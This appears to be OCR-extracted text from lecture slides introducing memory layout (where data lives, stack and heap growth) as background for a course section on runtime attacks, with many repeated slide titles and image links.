
DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED



DATA'S LOCATION DEPENDS ON HOW IT'S CREATED



DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




WE ARE GOING TO FOCUS ON RUNTIME ATTACKS

Stack and heap grow in opposite directions

WE ARE GOING TO FOCUS ON RUNTIME ATTACKS


Stack and heap grow in opposite directions

Compiler provides instructions that
adjusts the size of the stack at runtime



